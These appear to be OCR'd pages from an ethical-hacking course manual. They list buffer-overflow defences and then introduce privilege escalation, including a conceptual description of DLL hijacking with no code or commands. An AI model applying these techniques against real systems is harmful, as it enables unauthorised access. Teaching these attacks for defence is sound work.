
- Develop programs by following secure coding practices and guidelines.
- Use the address space layout randomization (ASLR) technique, which randomly moves around the address-space locations of the data region.
- Validate arguments and minimize code that requires root privileges.
- Perform code review at the source-code level using static and dynamic code analyzers.
- Allow the compiler to add bounds to all the buffers.
- Implement automatic bound checking.
- Always protect the return pointer on the stack.
- Never allow the execution of code outside the code space.
- Regularly patch applications and OSes.
- Perform code inspection manually with a checklist to ensure that the code meets certain criteria.
- Employ nonexecutable stacks, i.e., data execution prevention (DEP), which can mark the stack or memory regions as nonexecutable to prevent exploitation.
- Implement code pointer integrity checking to detect whether a code pointer has been corrupted before it is dereferenced.
- Scrutinize the code thoroughly to avoid possible errors by performing testing and debugging.

- Perform automated and manual code auditing.
- Avoid using unsafe functions and use strncat instead of strcat, and strncpy instead of strcpy.
- Use the NX bit to mark certain areas of memory as executable and nonexecutable.
- Digitally sign the code before launching the program.
- Ensure that all the control transfers are encompassed by a trusted and approved code image.
- Adopt deep packet inspection (DPI) for detecting remote exploitation attempts at the network perimeter using attack signatures.
- Consider altering the rules at the OS level, where the memory pages can hold executable data.
- Use intrusion detection system (IDS) solutions to detect behavior that simulates an attack.
- Implement Structured Exception Handler Overwrite Protection (SEHOP) to deter attackers from overwriting the exception registration record using the SEH overwrite exploitation technique.
- Employ the latest OSes that offer more protection.
- Use programming languages such as Python, COBOL, or Java instead of C.
- Ensure the function does not perform a write operation when it reaches the end after determining the buffer’s size.
- Audit the libraries and frameworks used to develop source code to ensure that they are not vulnerable.
- Use stack canaries, a random value or string of characters, which makes it difficult for attackers to overwrite.

LO#02: Use Different Privilege Escalation Techniques to Gain Administrative Privileges

Escalating Privileges

Escalating privileges is the second stage of system hacking. Attackers use passwords obtained in the first step to gain access to the target system and then try to attain higher-level privileges in the system. This section discusses various tools and techniques attackers use to escalate their privileges.



Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing

Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Privilege Escalation

Privileges are a security role assigned to users for using specific programs, features, OSs, functions, files or codes, etc., to limit their access by different types of users. If a user is assigned more privileges, he/she can modify or interact with more restricted parts of the system or application than less privileged users. A privilege escalation attack is the process of gaining more privileges than were initially acquired.



Attacker
I can access the network using John's user account, but I need "Admin" privileges
User

Figure 6.92: Example of privilege escalation


In a privilege escalation attack, attackers first gain access to the network using a non-admin user account and then try to gain administrative privileges. Attackers employ design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Once an attacker has gained access to a remote system with a valid username and password, he/she will attempt to escalate the user account to one with increased privileges, such as that of an administrator, to perform restricted operations. These privileges allow the attacker to view critical/sensitive information, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

Types of Privilege Escalation

Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B’s bank account.
- **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.



Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
